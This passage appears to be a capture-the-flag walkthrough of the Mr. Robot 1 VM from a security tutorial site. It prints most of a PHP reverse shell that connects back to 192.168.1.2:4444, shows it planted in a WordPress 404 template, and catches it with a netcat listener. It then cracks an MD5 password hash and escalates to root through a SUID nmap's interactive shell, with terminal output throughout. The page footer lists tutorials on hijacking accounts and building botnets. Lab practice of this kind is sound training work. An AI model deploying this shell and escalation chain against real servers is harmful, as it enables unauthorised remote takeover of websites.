root@kali:/home/iicybersecurity/Downloads# tar -xvzf php-reverse-shell-1.0.tar.gz
php-reverse-shell-1.0/
php-reverse-shell-1.0/COPYING.GPL
php-reverse-shell-1.0/COPYING.PHP-REVERSE-SHELL
php-reverse-shell-1.0/php-reverse-shell.php
php-reverse-shell-1.0/CHANGELOG
```

- Type **cd php-reverse-shell-1.0/ && ls**

```
root@kali:/home/iicybersecurity/Downloads# cd php-reverse-shell-1.0/
root@kali:/home/iicybersecurity/Downloads/php-reverse-shell-1.0# ls
CHANGELOG  COPYING.GPL  COPYING.PHP-REVERSE-SHELL  php-reverse-shell.php
```

- Upload **php-reverse-shell.php** to 404 Template. While Uploading change IP address & port no. Type **192.168.1.2** as our Kali Linux IP address & Port **4444**
- Go to wordpress page & upload the php file go to **Appearance < Editor** & Go to **Appearence < Editor < 404 Template**
- Copy the php-reverse-shell<dot>php file.

```
[<?php
-----
// php-reverse-shell - A Reverse Shell implementation in PHP
-----
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
-----
// 
-----
// This tool may be used for legal purposes only. Users take full responsibility
-----
// for any actions performed using this tool. The author accepts no liability
-----
// for damage caused by this tool. If these terms are not acceptable to you, then
```

```
// do not use this tool.  
//  
// In all other respects the GPL version 2 applies:  
//  
// This program is free software; you can redistribute it and/or modify  
// it under the terms of the GNU General Public License version 2 as  
published by the Free Software Foundation.  
  
//  
// This program is distributed in the hope that it will be useful,  
// but WITHOUT ANY WARRANTY; without even the implied warranty of  
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the  
// GNU General Public License for more details.  
//  
// You should have received a copy of the GNU General Public License along  
// with this program; if not, write to the Free Software Foundation, Inc.,  
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.  
//  
// This tool may be used for legal purposes only. Users take full responsibility  
// for any actions performed using this tool. If these terms are not acceptable to  
// you, then do not use this tool.  
//  
// You are encouraged to send comments, improvements or suggestions to  
// me at pentestmonkey@pentestmonkey.net  
//  
// Description  
// -----  
// This script will make an outbound TCP connection to a hardcoded IP and port.  
// The recipient will be given a shell running as the current user (apache normally).
```

```
//  
//-----  
// Limitations  
//-----  
// -----  
//-----  
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+  
//-----  
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.  
//-----  
// Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.  
  
-----  
// Usage  
//-----  
// -----  
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.  
-----  
set_time_limit (0);  
-----  
$VERSION = "1.0";  
-----  
$ip = '192.168.1.2'; // CHANGE THIS  
-----  
$port = 4444; // CHANGE THIS  
-----  
$chunk_size = 1400;  
-----  
$write_a = null;  
-----  
$error_a = null;  
-----  
$shell = 'uname -a; w; id; /bin/sh -i';  
-----  
$daemon = 0;  
-----  
$debug = 0;  
-----  
//  
//-----  
// Daemonise ourself if possible to avoid zombies later  
//-----  
//  
//-----  
// pcntl_fork is hardly ever available, but will allow us to daemonise  
// our php process and avoid zombies. Worth a try...  
if (function_exists('pcntl_fork')) {  
    // Fork and have the parent process exit  
    $pid = pcntl_fork();
```

```
-----  
    if ($pid == -1) {  
-----  
        printit("ERROR: Can't fork");  
-----  
        exit(1);  
-----  
    }  
-----  
  
    if ($pid) {  
-----  
        exit(0); // Parent exits  
-----  
    }  
-----  
    // Make the current process a session leader  
-----  
    // Will only succeed if we forked  
-----  
    if (posix_setsid() == -1) {  
-----  
        printit("Error: Can't setsid()");  
-----  
        exit(1);  
-----  
    }  
-----  
    $daemon = 1;  
-----  
} else {  
-----  
    printit("WARNING: Failed to daemonise. This is quite common and not fatal.");  
-----  
}  
-----  
// Change to a safe directory  
-----  
chdir("/");  
-----  
// Remove any umask we inherited  
-----  
umask(0);  
-----  
//  
-----  
// Do the reverse shell...  
-----  
//  
-----  
// Open reverse connection
```

```
=====
===== SNIPPED =====
=====
```

```
        }
        // If we can read from the process's STDERR
        // send data down tcp connection
        if (in_array($pipes[2], $read_a)) {
            if ($debug) printit("STDERR READ");
            $input = fread($pipes[2], $chunk_size);
            if ($debug) printit("STDERR: $input");
            fwrite($sock, $input);
        }
    }
    fclose($sock);
    fclose($pipes[0]);
    fclose($pipes[1]);
    fclose($pipes[2]);
    proc_close($process);

    // Like print, but does nothing if we've daemonised ourself
    // (I can't figure out how to redirect STDOUT like a proper daemon)
    function printit ($string) {
        if (!$daemon) {
            print "$string\n";
        }
    }
}
```

```
--  
}  
--  
?>
```

- Open terminal Type **nc -lvp 4444** on kali terminal
- Open web browser & type **http://192.168.1.4/wpcontent/themes/twentyfifteen/404.php**
- As you will type netcat command. You will get reverse shell of Mr. Robot VM.

```
[...]  
ot@kali:/home/iicybersecurity/Downloads/php-reverse-shell-1.0# nc -lvp 4444  
listening on [any] 4444 ...  
192.168.1.4: inverse host lookup failed: Unknown host  
connect to [192.168.1.2] from (UNKNOWN) [192.168.1.4] 48232  
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 G  
06:32:42 up 1:37, 0 users, load average: 0.02, 0.07, 0.07  
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT  
uid=1(daemon) gid=1(daemon) groups=1(daemon)  
/bin/sh: 0: can't access tty; job control turned off
```

- Type **ls**

```
$ ls  
bin  
boot  
dev  
etc  
home  
initrd.img  
lib  
lib64
```

```
lost+found  
media  
mnt  
opt  
proc  
root  
run  
sbin  
srv  
sys  
tmp  
usr  
var  
vmlinuz
```

```
$ pwd  
pwd  
/
```

- Type `python -c 'import pty; pty.spawn("/bin/sh")'` for getting access to robot directory.

```
$ python -c 'import pty; pty.spawn("/bin/sh")'  
$ ls  
ls  
robot
```

- Now we have search further & we have found the 2nd key in robot directory type `cd /robot && ls`

```
$ pwd
pwd
/home/robot
$ ls
ls
key-2-of-3.txt password.raw-md5
☰ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
$ cat password.raw-md5
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
```

- Above it shows that 2nd key is encrypted with **raw.md5** hash. Go to **crackstation.net**. And type the 2nd key.
- Click on **crack hashes**.

Enter up to 20 non-salted hashes, one per line:

```
c3fcd3d76193e1097dfb196cca67e13b
```

I'm not a robot

reCAPTCHA

Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
c3fcd3d76193e4007dfb496cca67e13b	md5	abcdefghijklmnopqrstuvwxyz

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

[Download CrackStation's Wordlist](#)

How CrackStation Works

CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password, and the correct password for that hash. The hash values are indexed so that it is possible to quickly search the database for a given hash. If the

- As you can see the Result shows alphabetic characters. **abcdefghijklmnopqrstuvwxyz**
- Type su – robot & enter the password.

```
$ su - robot
su - robot
Password: abcdefghijklmnopqrstuvwxyz
```

- Type **find / -perm -u=s -type f 2>/dev/null** to find the 3rd key.

```
$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
```

```
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
  ↴usr/bin/newgrp
,usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
```

- Above command has shown many files but we are more interested in **/usr/local/bin/nmap**
- Type **nmap --interactive && !sh**. And you will see that we have got root privileges.

```
$ nmap --interactive
nmap --interactive
Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h for help
nmap> !sh
!sh
#
```

- Type **cd /root && ls**
- Type **cat key-3-of-3.txt**

```
$ pwd
pwd
/root
≡ cd /root
cd /root
#
ls
firstboot_done  key-3-of-3.txt
#
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
```

- As you can see we have found the third key.
- We have found 3 Keys in 1st key was in <http://192.168.1.4/robots.txt>
- 2nd key was in robot directory
- 3rd key was in root directory.
- As per **ethical hacking** researcher of International Institute of Cyber Security, CTF challenges are good way to practice your hacking skills..

```
key-1-of-3.txt - 073403c8a58a1f80d943455fb30724b9
key-2-of-3.txt - 822c73956184f694993bede3eb39f959
key-3-of-3.txt - 04787ddef27c3dee1ee161b21670b4e4
```

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BY: RITESH BHATIA / ON: OCTOBER 1, 2019 / IN: CTF CHALLENGES, TUTORIALS / TAGGED: CTF MR. ROBOT, MR. ROBOT 1 CTF



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LIST OF ALL OPEN FTP SERVERS IN THE WORLD



HACK WHATSAPP ACCOUNT OF YOUR FRIEND



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CRACK WINDOWS PASSWORD WITH JOHN THE RIPPER



HOW TO CONNECT ANDROID TO PC/MAC WITHOUT WIFI



HOW TO EXPLOIT SUDO VIA LINUX PRIVILEGE ESCALATION



DO HACKING WITH SIMPLE PYTHON SCRIPT



FAKE ANY WEBSITE IN SECONDS FACEBOOK, SNAPCHAT, INSTAGRAM :-



FIND WEBCAMS, DATABASES, BOATS IN THE SEA USING SHODAN



HACK WINDOWS, ANDROID, MAC USING THEFATRAT (STEP BY...



HIJACKING WHATSAPP ACCOUNTS USING WHATSAPP WEB



HACK ANY WEBSITE WITH ALL IN ONE TOOL


CREATE YOUR OWN BOTNET (STEP BY STEP TUTORIAL)



GENERATE ANDROID APP IN 2 MINS AND HACK ANY ANDROID MOBILE



BYPASS ANTIVIRUS DETECTION WITH PHANTOM PAYLOADS



HOW TO HACK ANY CAR WITH THIS TOOL



LIST OF CREDIT CARDS, PROXIES ON DEEP WEB



EXTRACTING HASHES & PLAINTEXT PASSWORDS FROM WINDOWS 10



RECON-NG – GOOD TOOL FOR INFORMATION GATHERING



BEST HACKING TOOLS OF 2017 FOR WINDOWS, LINUX, AND OS X



VULNERABILITIES



Vulnerabilities

PIXEL, HUAWEI, XIAOMI, OPPO, MOTOROLA AND SAMSUNG SMARTPHONES ARE EASILY HACKABLE; UPDATE ASAP. FULL LIST HERE



EXPERTS FOUND CRITICAL VULNERABILITY IN AIRCRAFT OPERATING SYSTEMS



VULNERABILITY IN CISCO WEBEX AND ZOOM ALLOWS HACKERS TO ACCESS THEIR SESSIONS... AGAIN?



CRITICAL VULNERABILITY AFFECTING CLOUD SERVERS: THOUSANDS OF SERVERS INFECTED



CRITICAL ROOT ACCESS VULNERABILITY ON CISCO DEVICES ALERT! PATCH IMMEDIATELY



ZERO-DAY VULNERABILITY IN VBULLETIN EXPLOITED BY HACKERS; THOUSANDS OF WEBSITES AFFECTED



XSRF VULNERABILITY IN PHPMYADMIN; THERE IS NO PATCH TO FIX THIS FLAW SO FAR




ALMOST EVERY CISCO DEVICE IS VULNERABLE TO DOS ATTACKS; FIX NOW USING THIS PATCH





SECURE YOUR D-LINK & COMBA ROUTERS' PASSWORDS; CRITICAL VULNERABILITY FOUND



EXPERTS FOUND NEW CRITICAL VULNERABILITIES AFFECTING INTEL CPUS



HACKERS ARE EXPLOITING A BACKDOOR ON FORTINET SSL VPN; UPDATE NOW



VULNERABILITIES EXPOSE SUPERMICRO SERVERS TO VIRTUAL USB-ATTACKS



UPDATE YOUR CISCO DEVICES; THE PATCH TO FIX A CRITICAL VULNERABILITY IS NOW AVAILABLE



FORTINET BACKDOORED FORTIOS OR HACKERS DID FOR MONITORING SINCE LAST 5 YEARS



CRITICAL VULNERABILITY DISCOVERED IN CHECK POINT FIREWALL



UNINSTALL LENOVO SOLUTION CENTER TO KEEP YOUR DATA AWAY FROM HACKERS

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TUTORIALS



MR. ROBOT 1 – CAPTURE THE FLAG CHALLENGE, WALK THROUGH



CYBERCRIMES SEXTORTION & REVENGE PORN, WHAT TO DO IF IT HAPPENS TO YOU?



HACK WIFI WITHOUT ROOTING ANDROID DEVICES



20 WAYS OF DOING SOCIAL PROTEST WITHOUT EXPOSING YOUR IDENTITY, JUST LIKE IN CHINA



FAKE TEXT MESSAGE ATTACK. HOW PRANK OR HACK YOUR FRIENDS WITH FAKE SMS BOMBER



SPOOFING CALLS, MAKE IT LOOK LIKE SOMEONE ELSE IS CALLING



HACK WEBSITE USING GOOGLE HACKING OR GOOGLE DORKING – PART I



CRACK ANY WIFI PASSWORD WITH WIFIROOT



4 BROWSERS FOR SAFE ANONYMOUS SURFING




HOW TO CHECK IF SOMEONE IS SPYING ON YOUR MOBILE



BEST ANDROID APPS TO HACK WIFI NETWORKS



HACK YOUR FRIENDS FACEBOOK ACCOUNT USING HIDDEN EYE



ANDROID MOBILE HACKS WITH ANDROID DEBUG BRIDGE(ADB) – PART II



ANDROID MOBILE HACKS WITH ANDROID DEBUG BRIDGE(ADB) – PART I



ALL-NEW WINDOWS EXPLOIT SUGGESTER IS HERE, WES-NG



ALL-NEW APP STORE FOR HACKERS, KALI NETHUNTER



TURN ANY ANDROID DEVICE INTO AN PENETESTING DEVICE



8 METHODS FOR BYPASSING SURVEILLANCE CAMERAS AND FACIAL RECOGNITION SOFTWARE

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MALWARE



Malware

ONTARIO GOVERNMENT HAD TO PAY HACKERS A \$75K USD RANSOM



DOWNLOAD THE FREE DECRYPTOR FOR YATRON, FORTUNECRYPT AND WANNACRYFAKE RANSOMWARE VARIANTS



MICROSOFT BANNED CCLEANER



A CALIFORNIA CITY SHUTS DOWN ALL OPERATIONS DUE TO VIRUS ATTACKS ON ITS GOVERNMENT SYSTEMS



CRITICAL PATCH UPDATE FOR IE & WINDOWS DEFENDER UPDATE IMMEDIATELY !



FACEBOOK SUSPENDED THOUSAND OF APPS



UNINSTALL THESE ANDROID BEAUTY APPS RIGHT NOW !



MASSACHUSETTS TO PAY \$400K USD TO HACKERS DUE TO RANSOMWARE ATTACK



I'm not a robot



HOW CAPTCHA IS BEING USED TO BYPASS ANTI MALWARE SECURITY SCANS AND FIREWALLS

JOKER: THE MALWARE THAT HACKS SMS MESSAGES INFECTS 500K USERS OF THESE 24 ANDROID APPS



VIRUSTOTAL UPLOADED 11 MALWARE RELATED TO LAZARUS GROUP



LILU, THE RECENTLY DISCOVERED AND DANGEROUS RANSOMWARE VARIANT



THE SCHOOL KID WHO HACKED OVER A MILLION IOT DEVICES



IDAHO SCHOOLS UNDER RANSOMWARE ATTACK. WILL RANSOMWARE MAKE AMERICA GREAT AGAIN?



STOP PROGRAMMING IN RUBY, APPLICATIONS USING RUBY LIBRARIES HAVE A BACKDOOR



YOU WANT TO MAKE MILLIONS IN FORTNITE? THIS VIDEOGAME HACKING TOOL IS A RANSOMWARE



ARE YOU A REGULAR BRAZZERS, PORNHUB VISITOR? A NEW MALWARE IS ABLE TO WAIT AND START RECORDING WHEN YOU VISIT THOSE SITES

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CYBER SECURITY CHANNEL





GAMING COMPANY ZYNGA INC. BECOMES A VICTIM OF HACKERS; 218 MILLION PLAYERS AFFECTED



HACKERS TAKE CONTROL OF ASICS SPORTS STORE SCREENS TO DISPLAY PORN CONTENT





SMS CRITICAL VULNERABILITY TO HACK ANY MOBILE



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